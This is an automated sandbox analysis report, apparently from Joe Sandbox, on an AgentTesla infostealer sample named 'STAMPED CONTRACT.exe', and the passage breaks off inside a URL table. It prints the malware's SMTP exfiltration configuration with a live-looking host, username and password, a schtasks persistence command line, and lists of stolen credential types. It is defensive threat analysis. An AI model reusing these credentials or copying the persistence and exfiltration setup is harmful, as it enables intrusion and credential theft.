ID: 680576
Sample Name: STAMPED CONTRACT.exe
Cookbook: default.jbs
Time: 20:28:07
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report STAMPED CONTRACT.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: Agenttesla 4
Yara Signatures 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 6
AV Detection 6
Networking 6
System Summary 6
Data Obfuscation 6
Boot Survival 6
Malware Analysis System Evasion 6
HIPS / PFW / Operating System Protection Evasion 7
Stealing of Sensitive Information 7
Remote Access Functionality 7
Mitre Att&ck Matrix 7
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 9
Initial Sample 9
Dropped Files 9
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 11
Contacted Domains 11
URLs from Memory and Binaries 11
World Map of Contacted IPs 28
Public IPs 29
General Information 29
Warnings 30
Simulations 30
Behavior and APIs 30
Joe Sandbox View / Context 30
IPs 30
Domains 30
ASNs 30
JA3 Fingerprints 30
Dropped Files 30
Created / dropped Files 30
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\STAMPED CONTRACT.exe.log 30
C:\Users\user\AppData\Local\Temp\tmpBA47.tmp 31
C:\Users\user\AppData\Roaming\UBkncV.exe 31
Static File Info 31
General 31
File Icon 32
Static PE Info 32
General 32
Entrypoint Preview 32
Data Directories 34
Sections 34
Resources 34
Imports 35
Network Behavior 35
Snort IDS Alerts 35
TCP Packets 35
UDP Packets 36
DNS Queries 36
DNS Answers 36
SMTP Packets 36
Statistics 37
Behavior 37

System Behavior 37
Analysis Process: STAMPED CONTRACT.exePID: 5676, Parent PID: 4004 37
General 37
File Activities 37
File Created 37
File Deleted 38
File Written 38
File Read 39
Analysis Process: schtasks.exePID: 6132, Parent PID: 5676 39
General 39
File Activities 40
File Read 40
Analysis Process: conhost.exePID: 5700, Parent PID: 6132 40
General 40
Analysis Process: STAMPED CONTRACT.exePID: 4668, Parent PID: 5676 40
General 40
File Activities 40
File Created 40
File Read 41
Disassembly 41


Windows Analysis Report

STAMPED CONTRACT.exe


Overview

General Information

Sample Name:	STAMPED CONTRACT.exe
Analysis ID:	680576
MD5:	38e7f1ea9b24aa..
SHA1:	ddf48946be08c4..
SHA256:	828a71aade93b8.
Tags:	agenttesla exe
Infos:	



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Tries to harvest and steal Putty / W…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…
- Injects a PE file into a foreign proce…
- .NET source code contains method …

Classification



Process Tree

- **System is w10x64**
- STAMPED CONTRACT.exe (PID: 5676 cmdline: "C:\Users\user\Desktop\STAMPED CONTRACT.exe" MD5: 38E7F1EA9B24AA0CE2A81F0B8D1211F1)
  - schtasks.exe (PID: 6132 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\UBkncV" /XML "C:\Users\user\AppData\Local\Temp\tmpBA47.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - STAMPED CONTRACT.exe (PID: 4668 cmdline: {path} MD5: 38E7F1EA9B24AA0CE2A81F0B8D1211F1)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "fombbsr@hindusthan.com",
  "Password": "f1o2m3",
  "Host": "mail.hindusthan.com"
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.277639077.0000000003899000.00000004.00000800.00020000.00000000.sdmp	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x158c2b:$a13: get_DnsResolver • 0x18ce4b:$a13: get_DnsResolver • 0x157460:$a20: get_LastAccessed • 0x18b680:$a20: get_LastAccessed • 0x159588:$a27: set_InternalServerPort • 0x18d7a8:$a27: set_InternalServerPort • 0x1598b9:$a30: set_GuidMasterKey • 0x18dad9:$a30: set_GuidMasterKey • 0x157567:$a33: get_Clipboard • 0x18b787:$a33: get_Clipboard • 0x157575:$a34: get_Keyboard • 0x18b795:$a34: get_Keyboard • 0x15884f:$a35: get_ShiftKeyDown • 0x18ca6f:$a35: get_ShiftKeyDown • 0x158860:$a36: get_AltKeyDown • 0x18ca80:$a36: get_AltKeyDown • 0x157582:$a37: get_Password • 0x18b7a2:$a37: get_Password • 0x157fff:$a38: get_PasswordHash • 0x18c21f:$a38: get_PasswordHash • 0x15900a:$a39: get_DefaultCredentials
00000007.00000000.268833030.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000007.00000000.268833030.0000000000402000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.STAMPED CONTRACT.exe.39c1aa0.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.STAMPED CONTRACT.exe.39c1aa0.1.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.STAMPED CONTRACT.exe.39c1aa0.1.unpack	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x30c20:$s10: logins • 0x3068d:$s11: credential • 0x2ccc7:$g1: get_Clipboard • 0x2ccd5:$g2: get_Keyboard • 0x2cce2:$g3: get_Password • 0x2df9f:$g4: get_CtrlKeyDown • 0x2dfaf:$g5: get_ShiftKeyDown • 0x2dfc0:$g6: get_AltKeyDown
0.2.STAMPED CONTRACT.exe.39c1aa0.1.unpack	Windows_Trojan_AgentTesla_d3ac2b2f	unknown	unknown	• 0x2e38b:$a13: get_DnsResolver • 0x2cbc0:$a20: get_LastAccessed • 0x2ece8:$a27: set_InternalServerPort • 0x2f019:$a30: set_GuidMasterKey • 0x2ccc7:$a33: get_Clipboard • 0x2ccd5:$a34: get_Keyboard • 0x2dfaf:$a35: get_ShiftKeyDown • 0x2dfc0:$a36: get_AltKeyDown • 0x2cce2:$a37: get_Password • 0x2d75f:$a38: get_PasswordHash • 0x2e76a:$a39: get_DefaultCredentials
7.0.STAMPED CONTRACT.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 192.185.46.31

Timestamp:	192.168.2.3192.185.46.31497415872030171 08/08/22-20:29:37.983170
SID:	2030171
Source Port:	49741
Destination Port:	587

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/Agent Tesla SMTP Activity - Source IP: 192.168.2.3 - Destination IP: 192.185.46.31	
Timestamp:	192.168.2.3192.185.46.31497415872839723 08/08/22-20:29:37.983170
SID:	2839723
Source Port:	49741
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 192.185.46.31	
Timestamp:	192.168.2.3192.185.46.31497415872851779 08/08/22-20:29:37.983277
SID:	2851779
Source Port:	49741
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 192.185.46.31	
Timestamp:	192.168.2.3192.185.46.31497415872840032 08/08/22-20:29:37.983277
SID:	2840032
Source Port:	49741
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic

System Summary

- Malicious sample detected (through community Yara rule)
- .NET source code contains very large array initializations
- .NET source code contains very large strings

Data Obfuscation

- .NET source code contains method to dynamically call methods (often used by packers)

Boot Survival

- Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 1 1 Process Injection	1 Masquerading	2 OS Credential Dumping	2 1 1 Security Software Discovery	Remote Services	1 Email Collection	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 Scheduled Task/Job	1 Disable or Modify Tools	1 Credentials in Registry	1 Process Discovery	Remote Desktop Protocol	1 1 Archive Collected Data	Exfiltration Over Bluetooth	1 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	2 Data from Local System	Automated Exfiltration	1 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 Obfuscated Files or Information	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	1 1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
STAMPED CONTRACT.exe	41%	Virustotal		Browse
STAMPED CONTRACT.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\UBkncV.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.0.STAMPED CONTRACT.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
hindusthan.com	0%	Virustotal		Browse
mail.hindusthan.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://hindusthan.com	0%	Virustotal		Browse
http://hindusthan.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comd;N	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fontbureau.comcomaNr	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://https://ckJxF1XAyPwdnwhnXbWu.net	0%	Avira URL Cloud	safe	
http://www.fontbureau.comENN	0%	Avira URL Cloud	safe	
http://www.fontbureau.comtoed	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.fontbureau.comcea5	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/;N	0%	Avira URL Cloud	safe	
http://www.fontbureau.coml1	0%	URL Reputation	safe	
http://www.carterandcone.comypo	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/4	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp//	0%	URL Reputation	safe	
http://www.fontbureau.comFsN	0%	Avira URL Cloud	safe	
http://www.fontbureau.comNNA	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Y0p	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/;N	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/2N	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/WN8	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.fontbureau.comdita	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/aNr	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.fontbureau.comuev	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comepkof	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/ENN	0%	Avira URL Cloud	safe	
http://www.fontbureau.comlicF	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/FN	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/)N	0%	Avira URL Cloud	safe	
http://www.fontbureau.comue	0%	URL Reputation	safe	
http://www.carterandcone.come	0%	URL Reputation	safe	
http://rHDoBI.com	0%	Avira URL Cloud	safe	
http://www.fontbureau.comcomd	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/)N	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF2N	0%	Avira URL Cloud	safe	
http://www.fontbureau.comicta	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/2N	0%	Avira URL Cloud	safe	
http://www.fontbureau.comaNr	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.fontbureau.comd	0%	URL Reputation	safe	
http://www.fontbureau.come.com	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/	0%	URL Reputation	safe	
http://mail.hindusthan.com	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.monotype.	0%	URL Reputation	safe	
http://www.fontbureau.comt	0%	URL Reputation	safe	
http://www.fontbureau.comm	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.monotype.)	0%	Avira URL Cloud	safe	
http://www.fontbureau.comicuWN8	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/NNA	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/aNr	0%	Avira URL Cloud	safe	
http://www.ascendercorp.com/typedesigners.html;Y	0%	Avira URL Cloud	safe	
http://www.fontbureau.commNNA	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
hindusthan.com	192.185.46.31	true	true	• 0%, Virustotal, Browse	unknown
mail.hindusthan.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	STAMPED CONTRACT.exe, 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.fontbureau.com/designersG	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://hindusthan.com	STAMPED CONTRACT.exe, 00000007.00000002.515912584.0000000003440000.00000004.00000800.00020000.00000000.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/?	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comd;N	STAMPED CONTRACT.exe, 00000000.00000003.245339211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245373781.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245313803.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244590841.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244774460.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244664517.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244685393.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245236568.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245088265.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244744770.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244642233.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245207412.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244621285.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://www.founder.com.cn/cn/bThe	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comcomaNr	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246462744.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246366325.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246406234.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246493031.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.tiro.com	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.240398657.000000000580A000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241192425.000000000582A000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241173320.0000000005829000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000002.272165959.000000000EB7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://ckJxF1XAyPwdnwhnXbWu.net	STAMPED CONTRACT.exe, 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comENN	STAMPED CONTRACT.exe, 00000000.00000003.245339211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245313803.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244774460.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244664517.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244685393.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245236568.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245088265.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244744770.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244642233.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED 